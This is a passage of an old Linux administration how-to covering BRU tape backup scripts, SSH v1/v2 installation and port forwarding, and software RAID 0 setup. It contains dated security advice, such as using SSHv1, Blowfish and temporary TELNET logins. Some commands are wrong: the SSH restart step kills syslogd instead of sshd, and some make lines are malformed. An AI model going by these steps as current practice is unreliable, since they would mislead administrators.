|     SCSI tape support (CONFIG_CHR_DEV_ST)
|     Verbose SCSI error reporting (kernel size +=12K) (CONFIG_SCSI_CONSTANTS)
|
```

```

| .....and for example, the Adaptec 1522 SCSI controller:
| Adaptec AHA152X/2825 support (CONFIG_SCSI_AHA152X)
|
|
| + A properly installed IDE (master/slave) or a SCSI tape drive
|   (with proper SCSI IDs and termination)
|
|
| + Files created/edited:
|
|   /usr/local/sbin/bru-fullbackup
|   /etc/brutab
|   /etc/bruxpa
|
+-----+

```

(Bru isn't free if you don't install Redhat or Caldera but it's the best Linux backup software out there. This is one place you just CAN'T skip!) If you don't want to use Bru, at least use CPIO instead of TAR. Tar does work fine UNTIL you hit an error on the tape. After that, tar will shutdown and you'll be screwed since it can't do data recovery. CPIO on the other hand can at least skip the bad file.

NOTE: I've noticed that the behavior of BRU between v14.3 and 15.0 (Bru2000) is quite different. Still works though!

```

+-----+
| All the BRU documentation is available at:
|
|   http://www.estinc.com/brumannual/toc.html
|
+-----+

```

****NOTE****: This is ONLY for users running anything LESS than Glibc-2.0.7-19:

- To check , run "rpm -q glibc"

- Edit /etc/profile and add your appropriate time zone above the "export" command (this is for the Pacific time zone):

```
TZ=PDT
```

Next, find the line that starts with "export" and add "TZ" to the end of it. Here is my "export" line:

```
export PATH PS1 HOSTNAME HISTSIZE HISTFILESIZE USER LOGNAME MAIL NNTPSERVER TZ
```

Next, you need to setup BRU to understand your tape drive. Personally, I would recommend to use ESTINC's setups at:

```
<http://www.estinc.com/brutabs.html>
```

Or, startup Xwindows and run "bruconfig" and configure it this way.

```

--< /etc/brutab START>--
# BRUTAB Globals
#+MAXWRITES=1000
#+RAWZBUFSIZE=500
#+RECYCLEDAYS=0
#+OVERWRITEPROTECT=YES

```

```

#+ZBUFSIZE=5M
#
# Changed Zbufsize from 500k to 2M
# Changes size from 4000MT to 8000MT
# Changed bufsize from 32k to 64k

#### NOTE!!! BRU tracks the size of uncompressed files by design.
####
####          So, when using either software or hardware compression, simply set
####          the tape drive capacity size to ZERO in /etc/brutab (size=0).

# Devices
/dev/st0 devname="NS-8 Drive, 8GB, rewind" \
    size=0MT bufsize=16k \
    shmseg=10 shmmax=200k \
    rawtape tape shmcopy rewind autoscan \
    fmtcmd="mt -f /dev/st0 erase" \
    rfmcmd="mt -f /dev/st0 fsf" \
    bfmcmd="mt -f /dev/st0 bsf" \
    retencmd="mt -f /dev/st0 reten" \
    rewindcmd="mt -f /dev/st0 rewind" \
    eodcmd="mt -f /dev/st0 seod" \

/dev/nst0 devname="NS-8 Drive, 4GB, norewind" \
    size=0MT bufsize=16k \
    shmseg=10 shmmax=200k \
    rawtape tape shmcopy norewind noautoscan # # # # # \
    fmtcmd="mt -f /dev/st0 erase" \
    rfmcmd="mt -f /dev/nst0 fsf 1" \
    bfmcmd="mt -f /dev/nst0 bsf 1" \
    retencmd="mt -f /dev/st0 retention" \
    rewindcmd="mt -f /dev/st0 rewind" \
    eodcmd="mt -f /dev/nst0 eod" \

# /dev/null device, useful for testing
/dev/null devname="Bit Bucket" \
    size=0 bufsize=20k \
    norewind noautoscan

- devname="stdin/stdout" \
    size=0 bufsize=20k \
    norewind noautoscan

--< /etc/brutab END>--

```

Now we need to setup an exclude file so you don't backup things like CD-ROM drives or compress ZIP files, etc. First, backup the original file by doing "mv /etc/bruxpat /etc/bruxpat.orig" and then create this file and edit it to fit your needs:

```

--< /etc/bruxpat Start>--
# Updated 03/09/99 to change the tape drive capacity to "0" for compression reasons

```

```
# Updated 11/25/98 to add no compression of RAR files --dranch
# Updated 7/23/98 to add Cdrom2-8 exclusion --dranch
# Updated 6/14/98 to add [aA] for the ARJ multivolume stuff --dranch
#
# This file is used by -X option to provide an inclusion/exclusion
# list. For each pathname of a file selected for backup, each line
# of this file is examined for a pattern, and that pattern is applied
# to the pathname. If the pattern matches, the appropriate action
# is taken (the pathname is accepted or rejected). If the pathname
# makes it through all the patterns it is accepted.
#
# These patterns will ONLY be applied to filenames that are part
# of directories that are specified on the bru command line (or
# the current directory, if none are specified).
#
#
# Each command line in the bruxpat file (the file you are now reading)
# consists of a control field and a pattern. The pattern
# is separated from the control field by whitespace. Control field
# characters are:
#
#     i      Include this pathname if pattern matches. The
#            pathname is accepted and no further patterns are
#            applied.
#
#            *** NOTE ****
#            It stops trying on the first pattern match found
#            and passes the filename. Since it scans patterns
#            in the order listed, "include" patterns normally
#            should be listed before any "exclude" patterns.
#
#     x      Exclude this pathname if pattern matches. The
#            pathname is rejected and no further patterns are
#            applied.
#
#     z      Exclude this pathname from compression if pattern
#            matches (if the -Z option is specified).
#
#     s      The pattern is a shell style wildcard pattern except
#            that '/' characters are not treated as special characters.
#
#     r      The pattern is a regular expression (same as used by the "grep"
#            command).
#
#     l      The pattern is a literal string.
#
# Exclude all core files
xs      */core
xs      core
```

```
# Don't try to get the stuff in /proc
xs      /proc/*
xs      ./proc/*

# Don't backup the CD-Rom
xs      /home/hpe/CDROMs/Cdrom0/*
xs      ./home/hpe/CDROMs/Cdrom0/*
xs      /home/hpe/CDROMs/Cdrom1/*
xs      ./home/hpe/CDROMs/Cdrom1/*
xs      /home/hpe/CDROMs/Cdrom2/*
xs      ./home/hpe/CDROMs/Cdrom2/*
xs      /home/hpe/CDROMs/Cdrom2/*
xs      ./home/hpe/CDROMs/Cdrom2/*
xs      /home/hpe/CDROMs/Cdrom3/*
xs      ./home/hpe/CDROMs/Cdrom3/*
xs      /home/hpe/CDROMs/Cdrom4/*
xs      ./home/hpe/CDROMs/Cdrom4/*
xs      /home/hpe/CDROMs/Cdrom5/*
xs      ./home/hpe/CDROMs/Cdrom5/*
xs      /home/hpe/CDROMs/Cdrom6/*
xs      ./home/hpe/CDROMs/Cdrom6/*
xs      /home/hpe/CDROMs/Cdrom7/*
xs      ./home/hpe/CDROMs/Cdrom7/*

# Exclude all files and subdirectories in the temporary directories.
# Handle files specified with relative and absolute pathnames
#
# -- NOTE -- the actual directory names will still be backed up,
#             only the files within the directories will be
#             excluded.
#xs      ./usr/tmp/*
#xs      /usr/tmp/*
#xs      ./tmp/*
#xs      /tmp/*

# Don't compress files that end in ".z" or ".Z"
zs      *. [Zz]
zs      *.zip
zs      *.ZIP
zs      *.arj
zs      *.ARJ
zs      *. [Aa] [0-9] [0-9]
zs      *. [Rr] [Aa] [Rr]
zs      *. [Ra] [0-9] [0-9]
zs      *. [0-99]
zs      *.gz
zs      *.GZ
zs      *.gzip
zs      *.GZIP
zs      *.bz2
```



```

zs *.BZ2
zs *.tgz
zs *.TGZ
zs *.tar.gz
zs *.tar.bz2
zs *.rpm
zs *.RPM
zs *.iso
zs *.ISO
zs *.mp3
zs *.MP3
zs *.asf
zs *.ASF
zs *.[Gg][Ii][Ff]
zs *.[Jj][Pp][Gg]
zs *.[Mm][Pp][Gg]
--

```

Create the file `/usr/local/sbin/bru-fullbackup` with the following in it. NOTE: You might want to change the label field to your tape drive and proper date

```

--< /usr/local/sbin/bru-fullbackup >--
#!/bin/sh
clear

# Edited 08/25/98

#HP TR4 SCSI Internal, 2.0.36, 486/160Mz/40MB, 4)IDE 3)RAID0, AHA1542 SCSI
#-----
#02/09/99: wrote      (3904000 KBytes), 3:28:00, 330 Kb/sec (effective)
#02/09/99: autoscan  (3904000 kbytes), 2:16:54, 475 Kb/sec

echo "Setting environment vars"
export BUFSIZE=16k
export BRUTMPDIR=/tmp
export BRUMAXWARNINGS=20000

#Only needed for old Glibc users
#export TZ=PDT

echo "Compressing old log files. This might take a while.."
mv /var/log/bruexeclog /var/log/bruexeclog.'date +%b%d'
mv /var/log/bru-log /var/log/bru-log.'date +%b%d'
bzip2 -9f /var/log/bru-log.'date +%b%d'

echo "Starting BRU full backup with exclusions, compression, user intervention"
# Do not use -j, -m,
bru -c -vvvv -V -X -Z -G -L "Hp Tr4 11/27/98 - FULL" -f /dev/st0 / > /var/log/bru-log

#Only needed for old Glibc users

```

```
#export TZ=PST8PDT

# v8.8.98
#           See /etc/bruhelp for A LOT of more details
#
# Defaults to backing up "/"
#
# -c      : create (autoscan verification on by default)
#         : - if you specify -i or -d, autoverify is disabled
#
# -d      : file comparison (normal)
# -dd     : file comparison access mod, lengths, symlinks, ID groups
# -dddd   : file comparison - hard core
#
# -e      : Estimate archive size
#
# -f      : select regular input device (same as -r)
#
# -g      : Read : Dumps the header block
# -gg     : Read : Generates ted cmd line, label, date, time, release,
#
# -h      : Print this help information
#
# -i      : inspect a archive *checksum of a directory)
#         : Not needed with "-v"
#
# -r      : Backup a raw partition
#
# -t      : List archive table of contents for files
#
# -u - use selected files
#     a - all files
#     b - block special files
#     c - character (special files)
#     d - dirs
#     l - syms
#     p - fifos
#     r - reg
#
# -vvvv  : Level 4 verbosity
#
# -w      : confirmation of each file
#
#         : wildcard expansion [must be placed in double quotes]
# -x      : restore
#
# -G      : Write a archive list (header block) at beginning of
# -L      : Label the tape
# -B      : disabled user intervention
# -D      : Enabled double buffering for faster throughput
```

```

# -Z      : compression
# -V      : execution summary w/o volume
# -X      : Exclude specific files
#
# bru -gg -f /dev/st0  : Display archive contents if written
#
#bru -vv -t -f /dev/st0 : Display entire contents of archive tape
#
#bru -x -vvvv /user/dranch/*
#
# Also, these environment variables are available in /etc/brutab
#
# Global BRU settings
#
#+OVERWRITEPROTECT=YES
#+RECYCLEDAYS=180
#+MAXWRITES=200
#+ZBUFSIZE=512k
#+SHELL=/bin/sh
#+BRUTABONLY=no
#+DEVNAMECHECK=no
#+MATCHLEVEL=2
#+MAXFILENAMELEN=255
#+READCHECKLEVEL=1
#+BRUHELP=/bru/bruhelp
#+BRUMAXWARNINGS=1000
#+BRUMAXERRORS=500
#+BRUXPAT=/etc/bruxpat
#+BRURAW=/etc/bruraw
#+BRUSMARTREST=/etc/brusmartrest
#+BRUREMOVELOG=/var/adm/bruremoveolog
#+BRUTMPDIR=/tmp
--< /usr/local/sbin/bru-fullbackup End.>

```

- Ok, go ahead and insert a tape in the tape drive and run

```
"/usr/local/sbin/bru-fullbackup"
```

I usually also run "tail -f /var/log/bru-log" in another TTY to watch the progress of the backup.

- Once your backup is completed, you need to verify that you can read the files OFF the tape, restore files to different places, and also restore files back to their ORIGINAL location:

- Based on an email from the BRU mailing list:

The techniques differ depending on how the backup was created (absolute [/] or relative [.]). If you used "I" use "/" as a backup point, we are using absolute paths so (assuming you have a tape with full backups as well):

- Restore the /etc/passwd file to a different location (/tmp):

```

cd /tmp
bru -xvf /dev/st0 -PA /etc/passwd

```

* the trick is "-PA" which translates absolute to relative

Now test that the files are the same:

```
diff /etc/passwd /tmp/passwd
```

- Restore the /bin/fullbru file to the same location (/bin):

```
mv /bin/fullbru /bin/fullbru.save  
bru -xvf /dev/st0 /bin/fullbru
```

- Now test that the files are the same:

```
diff /bin/fullbru.save /bin/fullbru
```

- Once you are convinced that you have a good backup, now its time to create a rescue diskette.

- Download the BRU rescue diskette from:

```
<ftp://ftp.estinc.com/pub/linux/Bootkit-1.01.tar.gz>
```

- Here are a few other scripts that I find useful with Bru:

```
--< /usr/local/sbin/bru-viewtape >--  
#!/bin/sh  
clear  
  
#echo "Starting BRU to view tape contents"  
bru -gg -f /dev/st0 > /var/log/bru-tape-contents.'date +%b%d' ' 2>&1  
  
--<end.>--
```

```
--< /usr/local/sbin/bru-find-changes >--  
#!/bin/sh  
clear  
  
# Edited 01/06/99  
  
echo "Setting environment vars"  
export BUFSIZE=16k  
export BRUTMPDIR=/tmp  
export BRUMAXWARNINGS=20000  
#export TZ=PDT  
  
echo "Starting BRU to find all changed/missing files between tape and disk.."  
bru -dd -f /dev/st0 / > /var/log/bru-diff-del-find-log.'date +%b%d' ' 2>&1  
  
--<end.>--
```

```

--< /usr/local/sbin/bru-restore >--
#!/bin/sh
clear

# Edited 03/09/99
#
# NOTE: This script is run as: "/usr/local/sbin/bru-restore /home/username"
#       where the "/home/username" is the path and/or the full path and filename
#       of the data you want to restore. Bru will then find this data on the
#       tape and restore it to its original location. If you want to restore
#       the file to a DIFFERENT location, please consult the manual for
#       "absolute to relative path translation"
#

echo "Setting environment vars"
export BUFSIZE=16k
export BRUTMPDIR=/tmp
export BRUMAXWARNINGS=20000
#export TZ=PDT

echo "Compressing old log files. This might take a while.."
mv /var/log/bru-restore-log /var/log/bru-restore-log.'date +%b%d'
mv /var/log/bruexeclog /var/log/bruexeclog.'date +%b%d'
bzip2 -9f /var/log/bru-restore-log.'date +%b%d'

echo "Starting BRU partial restore "
# Do not use -j, -m,
bru -x -vvvv -f /dev/st0 $1 > /var/log/bru-restore-log
--<end.>--

```

29.3 Using a CD-R or CD-R/W drive

See 39 (Section 39) for full details.

30 SSH v1/2 Terminal, FTP, X-windows, and tunnel encryption

30.1 What is SSH and the differences between v1 and V2

SSH is both a protocol and program suite that allows for ENCRYPTED communications. For me, I always use SSH because if I was to login with normal versions of TELNET, FTP, POP-3, etc., all of my username/passwords (and all following traffic) would go over the Internet in CLEAR-TEXT. * THIS IS BAD!
*

Why is this bad? For example, if some evil person was between your local machine and your POP-3 server was sniffing packets, not only would they be able to get your username/password but also get all of your transmitted email too! Now you might be thinking this is paranoid thinking but securing your connections isn't hard and you should be better safe than sorry.

Using SSH, ALL traffic is then encrypted. Plus.. it can acutally speed things up with the use of built-in SSH compression!

NOTE: SSH now comes in two flavors. Version 1 and Version 2

- v1: Version 1 is very good and is supported by other clients like Van Dyke's SecureCRT v2.x for Windows. It also supports both the fast Blowfish and IDEA ciphers (encryption engines). The major benefit of SSHv1 is that it is completely free for both end users and commercial companies.

SSH v2 also supports encrypted file transfers unlike v1. A work around for this is to use something like Zmodem over a SSHed TELNET connection via clients like SecureCRT.

So why is there a V2? At one time, there were some flaws in it and thus SSH V1 was discontinued. But, people complained that v1 could be fixed and the licensing of v2 was too restrictive. Because of this, both v1 and v2 versions of SSH are alive and well.

- v2 Version 2 is a stronger version of SSH. Unfortunately, SSH v2 does not support the fast Blowfish or IDEA ciphers but the other ciphers aren't much slower. BUT.. the licensing for SSHv2 doesn't make it free for commercial or educational use. So, many companies are either still using SSHv1 or moving over to OpenSSH versions that don't have these legal issues.

Unfortunately, most SSH v1 clients (like SecureCRT v2.x for Windows) -CANNOT- connect to a v2 server unless the server is compiled up to support "compatibility" mode. Please note that SecureCRT v3.x now supports both SSHv1 and SSHv2.

Yet, one great new thing about the new v2 SSH is that it comes with a SSHed -FTP- client (sftp) now! With this feature, users won't have to use things like Zmodem over SSHed TELNETs for secured file transfers.

For now, I *recommend* to support the compatibility mode to support both SSH v1 and v2 clients.

NOTE: I have personally noticed that when connecting to SSHv2 servers in Compatibility mode, the initial connection time until you receive a prompt is SIGNIFICANTLY slower than SSH v1 servers. Oh well.

Please NOTE: The following example shows how to install both SSHv1 and SSHv2 to support both types of connections.

If you don't want to run SSHv1 (because its old) or SSHv2 (because of licensing issues), simply skip that section.

30.2 Compiling up SSH

- Go to the SSH archive shown in 5 (Section 5) and download the newest versions of BOTH the v1 and v2 SSH servers (these archives also include the Unix SSH client too)

- Un-tar both v1 and v2 SSH server/client archives by running

```
"tar -xzf ssh-1.2.x.tar.gz" "tar -xzf ssh-2.2.x.tar.gz"
```

- Now do the following.

NOTE: If you want to support both SSH v1 and v2 clients, you MUST install SSH v1 first.

For SSH v1 server support:

```
"cd ./ssh-1.2.30"
"./configure --with-libwrap --disable-suid-ssh"
```

This tells SSH to set itself up for this particular hardware setup with:

- support TCP wrappers as configured in /etc/hosts.*

- to NOT install itself as SUID root

```
./make clean"
./make"
./make install"
```

For SSH v2 server support:

```
"cd ./ssh-2.2.0"
"./configure --with-libwrap --disable-suid-ssh"
```

This tells SSH to set itself up for this particular hardware setup with:

- support TCP wrappers as configured in /etc/hosts.*
 - to NOT install itself as SUID root
-

```
./make clean"
./make"
./make install"
```

NOTE: The "make install" command might take some time (key generation does 7 passes) and time per pass depends on your Linux box's CPU power.

30.3 Configuring SSH to load upon reboot with startup scripts

- Next, you need to have the SSH daemon load upon every reboot.

Basically, there are two ways to do it. One is the SysV way (Redhat, Solaris, etc) or the BSD way (Slackware, SuSe, etc) which was the original way that it was documented in TrinityOS. Please see the middle portion of 8 (Section 8) for full details.

NOTE: When loading the SSH daemon, lower the "xx" numbers Sxx.sshd or earlier in the rc.local, the faster the box will come back up with SSH support after a reboot.

For me with a CD-ROM changer, if the SSHd daemon is below the rc.cdrom file, I have to wait until all 7 CD-ROMs are mounted before SSHd begins to load! A slow process indeed!

For SysV machines (Redhat, etc):

```
/etc/rc.d/init.d/sshd
```

```
--
#!/bin/bash
#
#       /etc/rc.d/init.d/sshd
#
# sshd          Start the Secure Shell daemon
#
# chkconfig: 345 12 12
# description: The Secure Shell daemon, versions 1 and 2, allows for strong \
#               authentication, encrypted communications and tunnels with \
#               remote clients also using SSH.
```

```
# processname: sshd
# pidfile: /var/run/sshd.pid
# config: /etc/sshd_config

# Source function library.
. /etc/rc.d/init.d/functions

SSHD=/usr/local/sbin/sshd
SSHD_CONFIG=/etc/sshd_config

case "$1" in
    start)
        echo -n "Starting SSH services: "
        if [ -x $SSHD -a -f $SSHD_CONFIG ]
        then
            daemon $SSHD
        else
            echo_failure
        fi
        echo
        touch /var/lock/subsys/sshd
        ;;
    stop)
        echo -n "Shutting down the SSHd daemon: "
        killproc sshd
        echo
        rm -f /var/lock/subsys/sshd
        ;;
    status)
        status sshd
        ;;
    restart)
        $0 stop; $0 start
        ;;
    reload)
        killall -HUP sshd
        ;;
    *)
        echo "Usage: sshd {start|stop|status|reload|restart}"
        exit 1
        ;;
esac
--
```

To activate this new script, run the following command:

```
"chkconfig --level 345 sshd on"
```


For BSD machines (Slackware, etc):

Edit the following file and put the text toward the TOP of the file:

```
/etc/rc.d/rc.local
```

```
--
echo "Starting sshd v2 with Compatibility mode..."
/usr/local/sbin/sshd
--
```

30.4 Configuring SSH

- Now, edit "/etc/services", find where port "22" should go and add this line (if it isn't there already):

```
--
ssh          22/tcp
--
```

***** If you installed SSH v2.x but STILL want to support SSH v1 clients (like SecureCRT), etc, do the following:

- edit /etc/ssh2/sshd2_config and either verify or add the following lines to the section that is under "*:".

If any of the following lines do exist but have a "#" in front of it, delete the "#" and edit the line to look as follows:

```
    /etc/ssh2/sshd2_config
    --
    Ssh1Compatibility  yes
    Sshd1Path          /usr/local/sbin/sshd1
    --
```

It should also noted that if you are concerned with absolute security and don't need the following function, I recommend to do the following:

```
    /etc/ssh2/sshd2_config
    --
    #If you don't need SSH tunnels, disable it by putting a "#"
    #in front of the line:
    ForwardAgent      yes

    #If you don't need X11 SSH forwarding, disable it by putting
    # a "#" in front of the line:
    ForwardX11        yes
    --
```

- I also recommend to disable the ability to login via SSH1/2 as root. To do this, edit the following files and change them to read:

```

/etc/ssh2/ssh2d_config
--
PermitRootLogin no
--

```

- Next, edit

```

/etc/sshd_config
--
PermitRootLogin no
--

```

- Next, edit `/etc/ssh2/ssh2_config` and either verify or add the following lines to the "*" section. If the line does exist but there is a "#" in front of it, delete the "#"

```

/etc/ssh2/ssh2_config
--
Ssh1Compatibility    yes
Ssh1Path              /usr/local/bin/ssh1
--

```

30.5 Configuring aliases for proper SSH operation through a firewall

- Next, I would recommend to add the following line towards the bottom of `/etc/bashrc`:

```

alias ssh='/usr/local/bin/ssh -C -P -c blowfish'
alias scp='/usr/local/bin/scp -C -c blowfish -L'

```

What this does is when you SSH out of the Linux box itself, SSH will:

- Use Compression if possible
- If compression is enabled, use the Blowfish compression codec. Why Blowfish codec vs. say 3DES? Because its FASTER.
- Disable the R-tools emulation of using ports < 1024 (this is the -P and -L options)

Please note that for this alias to take effect, you will have to log out and then re-login.

- Now you need to either load or RE-load the SSH server.

- If you don't currently have a SSHd server running, simply type in:

```

/usr/local/sbin/sshd

```

- If you DO already have a SSH v1 server running, things get a little more complicated:

- You need to either login to the console of the Linux server or TELNET (yes.. TELNET and not SSH) into your Linux box. Also, if you are going to TELNET in and running a strong firewall rule set, you'll have to allow TELNET into your firewall.

- Now, login to your box WITHOUT SSH and kill the running SSHd process:

- Redhat: killall -HUP syslogd
- Slackware: kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print \$2}'`

- Finally, restart the SSHd process

```
/usr/local/sbin/sshd
```

- That's it! The SSH server should be running now! So load up your SSH client and try it out.

- To SSH from your Linux box, just run "ssh xyz" where "xyz" is the remote SSH-enabled server's fully qualified domain name.

30.6 SSH Problems? Here are a few possible solutions

1. Make sure that if you are using a IPFWADM/IPCHAINS firewall, that port 22 is allowed IN and OUT.
2. Make sure that if you are using TCP Wrappers, that SSH access is allowed in from the requesting remote machine.
3. If you can SSH out from a MASQed PC but NOT from the Linux server itself AND you are getting firewall hits in /var/log/messages that look something like: Jul 6 10:28:49 roadrunner kernel: Packet log: output REJECT eth0 PROTO=6 100.200.300.19:716 212.222.333.222:22 L=60 S=0x00 I=5107 F=0x0000 T=64 SYN (#38)

What is happening is that you didn't follow the above requirement to add an SSH alias to your /etc/profile and have SSH run with the "-P" option.

30.7 SSH Port Forwarding

FULL SSH port forwarding!

UNIX access:

* Here is how you can configure a SSH client for secure IMAP, SNMPT, and LDAP access through a SSH tunnel. Also know that other people can setup these tunnels to YOUR SSH server if they have the proper access.

NOTE: One VERY cool thing about this setup is that the server that has the SSH server does NOT have to be the server you need to access. The SSH server can actually terminate the tunnel on the internal network and then forward the traffic to the intended INTERNAL server. Very cool.

To setup this tunnel, I created a script called "start-tunnel". This script assumes that "some.remote-ssh-server.com" is the SSH server and that "some.internal-mail-server.com" is the internal server that you ultimately want to connect to.

```
start-tunnel
--
echo Forward IMAP, LDAP, SMTP to allegro
/usr/local/bin/ssh.old -C -P johnjoe@some.remote-ssh-server.com \
    -L 143:some.internal-mail-server.com:143 \
    -L 25:some.internal-mail-server.com:25 \
    -L 389:some.internal-mail-server.com:389 sleep 7200
--
```

Lets break this out:

- 1) this example uses the older SSHv1 client. If you get an error like:

```
"Executing /usr/local/bin/ssh1 for ssh1 compatibility.
Bad forwarding specification '143'."
```

This means that the remote SSH server is NOT supporting SSHv2. So, this is why I hard coded it to use SSHv1.

- 2) -C means use compression
- 3) -P means to NOT use ports less than 1024 (privileged ports)
- 4) "johndoe" is the login on the remote SSH server
- 5) "some-remote-ssh-server.com" is the remote SSH server
- 6) "-L 143 some.internal-mail-server.com:143" means:
 - A) I want to forward all LOCALHOST traffic to port 143
 - B) Send this traffic to "some.internal-mail-server.com" on port 143

NOTE: If you didn't catch that, it will be forwarding ***** your LOCALHOST traffic on port 143 to that remote server. SO, if you were originally configuring your IMAP client to directly connect to "some.internal-mail-server.com", you will now have to re-configure it to connect to "localhost". Weird huh? Once the SSH tunnel comes up, it will work completely transparently.

- 7) Repeate the forwards for SMTP and LDAP as well
- 8) Like RSH, SSH will execute the command "sleep 7200" on the remote server. So, after 7200 seconds or 2 hours, the tunnel will shut down.

* For other UNIX examples, please see the SSH section in 5 (Section 5):

Windows access:

- If you are looking for a great SSH client for Windows, check out SecureCRT at <http://www.vandyke.com>. Here is an example how to setup SecureCRT perfectly for Linux.

———— NOTE: This SCRT configuration example shows how to configure SecureCRT to both enable SSH encrypted communications to the remote host but also enable transparent SSH port forwarding for ALL POP-3 and communications to that same given server. If you also want to encrypt additional protocols like IMAP4, etc., just use this configuration as this as a template.

Please note that to enable SSH port forwarding, a normal SecureCRT SSH connection needs to be established FIRST to your remote server. Once the SSH connection is running, all POP-3, etc communications will be transparently encrypted! You won't even notice its doing it.

Once the SSH connection is down, all POP-3, etc communications will break because the given POP-3, etc clients must be reconfigured to connect to IP address 127.0.0.1. More on this in a moment.

- File -> Quick Connect -> "Session list" tab -> New
- Enter in the name of a SSH site to connect to
- Change the protocol to "SSH"
- Enter in the fully qualified domain name of the remote site
- Verify the port is set to "22"
- Enter in your username for the remote site
- Change the Cipher to "blowfish"
- Change the authentication to "password"

I would also recommend to do the following:

Session->Advanced->

General tab:

- Enable "Use Compression" at a level of 5

Port Forwarding: - Click on the NEW button

- Local port: 110
- Remote Hostname: roadrunner.acme123.com
- Remote port: 110
- Save
- Enable "Forward X11 packets"
- Save

Emulation

- vt102 and enable ANSI color
- Change the Scollback buffer to "9999"

Options

- DISABLE "Scroll to bottom on output"

- You have to do one last thing for SSH forwarded connections. You need to reconfigure your POP-3 client, say Netscape or Eudora, to connect to 127.0.0.1 and -NOT- your normal POP-3 server. What this does is the POP-3 client will connect to 127.0.0.1 (localhost on your local machine) and then SecureCRT will SSH it and forward it over the first configured instance of SCRT with port 110 forwarded.

NOTE: If you have multiple POP-3 clients running, this will be a problem since you can't port forward port 110 twice. To fix this, you will have change the POP-3 client to use a different port other than port 110 (say port 123) and then configure that SCRT session profile to SSH forward port 123 to remote port 110. Get it?

NOTE2: SSH port forwarding does NOT work well with ACTIVE-style ftp connections. Re-configure your FTP clients to use PASV connections on port 21 and then SSH'ed FTPs will work ok.

- That's it. From S-CRT, go ahead and try connecting to your remote SSH server and you should be prompted with a dialog box asking to "Accept and save" the keypair. Click on "OK". Now you should be prompted to enter in your password and you should now login over an SSH encrypted connection! With the SSH connection running, now all your POP-3 traffic will also be transparently encrypted to make your username/password and files safe from prying eyes.

31 Software RAID 0 (striping) Hard drives

If you didn't notice in 4 (Section 4), Roadrunner now has (7) hard drives and (2) CD-ROMS running on it now. Four IDE HDs are in the main system case and the other (3) SCSI HDs and (1) tape drive is in an old AT-style computer case.

To pull this off, I ordered a cable that has (2)external HD50pin SCSI-2-Fast connectors with 8 internal SCSI 50-pin internal ribbon cable connectors. I bought this from <http://www.corpsys.com> [part num: SCSI28] for ~\$59. I then used one of my old AT-style cases with its power supply. With all this, I now have a external RAID box! Cool huh? Anyway, the following section will tell you how to implement RAID 0 (Striping) in software. Changing the configs to Linear, Raid1, or Raid5 won't be hard as long as you can afford the lost capacity or afford the extra disks.

- Download ALL the various version of the RaidTools from the URL in 5 (Section 5)

The reason to download ALL of the available versions is that I've noticed that some of the versions in the past would NOT compile. Other versions didn't have all the docs, etc. In the past, the Raidtools has been in in a sad state right now but it DOES work nicely once you put it all together.

NOTE:

You will notice that there is both a Software-RAID HOWTO and a Software-RAID-0.4x on the various Linux mirrors. The reason for this is that the 0.4x HOWTO only covered the 2.0.x kernels and was more of a FAQ. The new howto covers the newer 2.2.x Software RAID (via a patch) or the 2.4.x kernels.

Anyway, from here on out, assume I'm using Raidtools-0.90

- Download and install the newest available kernel (2.2.19) into /usr/src/kernel/linux

- Next, download the newest Raidtools patch for your kernel (URL is in section 5 and also put it in /usr/src/kernel/linux. Don't worry about this code being in the "Alpha" directory, this stuff is VERY stable.

- Apply the patch by running the following comment (for a 2.2.19 kernel): patch -p1 < raid-2.2.19-A1

- Now run "make config" (if you haven't already done this as shown in 11 (Section 11))

- Configure the kernel as you normally would but, in the HD hardware support section, enable the following (you can make these modules if you wish but I recommend the monolithic approach):

```
Multiple devices driver support (CONFIG_BLK_DEV_MD) [Y/n/?] Y
Autodetect RAID partitions (CONFIG_AUTODETECT_RAID) [Y/n/?] Y
  Linear (append) mode (CONFIG_MD_LINEAR) [N/y/m/?] N
  RAID-0 (striping) mode (CONFIG_MD_STRIPED) [Y/m/n/?] Y
  RAID-1 (mirroring) mode (CONFIG_MD_MIRRORING) [Y/m/n/?] Y
  RAID-4/RAID-5 mode (CONFIG_MD_RAID5) [Y/m/n/?] Y
```

```

Translucent mode (CONFIG_MD_TRANSLUCENT) [Y/m/n/?] N
Hierarchical Storage Management support (CONFIG_MD_HSM) [N/y/m/?] N
  Boot support (linear, striped) (CONFIG_MD_BOOT) [Y/n/?] Y

```

- Now make the kernel as normal with either "make dep; make clean; make bzImage; make modules; make modules_install" or just use TrinityOS's "built-it" script.
- Now, install the kernel into lilo, LOADLIN, etc. and reboot (shown in 13 (Section 13) & [Section 14]).
- Once the box has rebooted, you might not need to compile up the Raidtools-0.90 archive. To verify this, try running "/sbin/mkraid -V". If the program is found and it reports version 0.90.0 then you don't need to do anything. If the program is NOT found, please follow these instructions:
- Uncompress the raidtools-0.90 archive ("tar -xzf" for .tar.gz or "tar xvIf" for tar.bz2)
- cd into the created directory and run "./configure"
- Then run run "make all" and "make install"
- Hopefully everything went ok
- Now that you have the utilities and your kernel is ready to do, you need to edit your system init files to properly bring up the md0 software-raid service.

!!!NOTE!!! These example configs ASSUME that the partitions to be RAIDed are /dev/hda1 and /dev/sda1. Modify your configs to reflect your own environment!!!

!!!NOTE #2 Some distributions support Software-RAID automatically. To verify if this is so, look in the /etc/rc.d directory with this command:

```
"rgrep -r -i raid /etc/rc.d"
```

If anything is found (Redhat and Mandrake have it configured in /etc/rc.d/rc.sysinit), you can just use that setup though they are out of date with the use of "Auto-Detection" partitions.

- To create a "Auto-Detected" RAID partition, you need to set each one of the HD's RAID partition to type "fd" and NOT the normal ext2, reiserfs, etc.
-

```
# /sbin/fdisk /dev/hda
```

```
The number of cylinders for this disk is set to 1860.
There is nothing wrong with that, but this is larger than 1024,
and could in certain setups cause problems with:
```

- 1) software that runs at boot time (e.g., LILO)
- 2) booting and partitioning software from other OSs
 - (e.g., DOS FDISK, OS/2 FDISK)

```
Command (m for help): p
```

```
Disk /dev/hda: 255 heads, 63 sectors, 1860 cylinders
Units = cylinders of 16065 * 512 bytes
```

```

   Device Boot      Start         End      Blocks   Id  System
/dev/hda1            1         1860    14940418+  fd  Linux raid autodetect

```

```
Command (m for help): w
```

```
The partition table has been altered!
```

Calling `ioctl()` to re-read partition table.
Syncing disks.

WARNING: If you have created or modified any DOS 6.x partitions, please see the `fdisk` manual page for additional information.

- For users that don't want to use Auto-Detect RAID or those users without a RAID-enabled distro, create the following file:

`/etc/rc.d/rc.raid`

```
#!/bin/sh

# See how we were called.
case "$1" in

    start)
        #Start up the RAID subsystem - not needed for auto-detect
        /sbin/mkraid /dev/md0
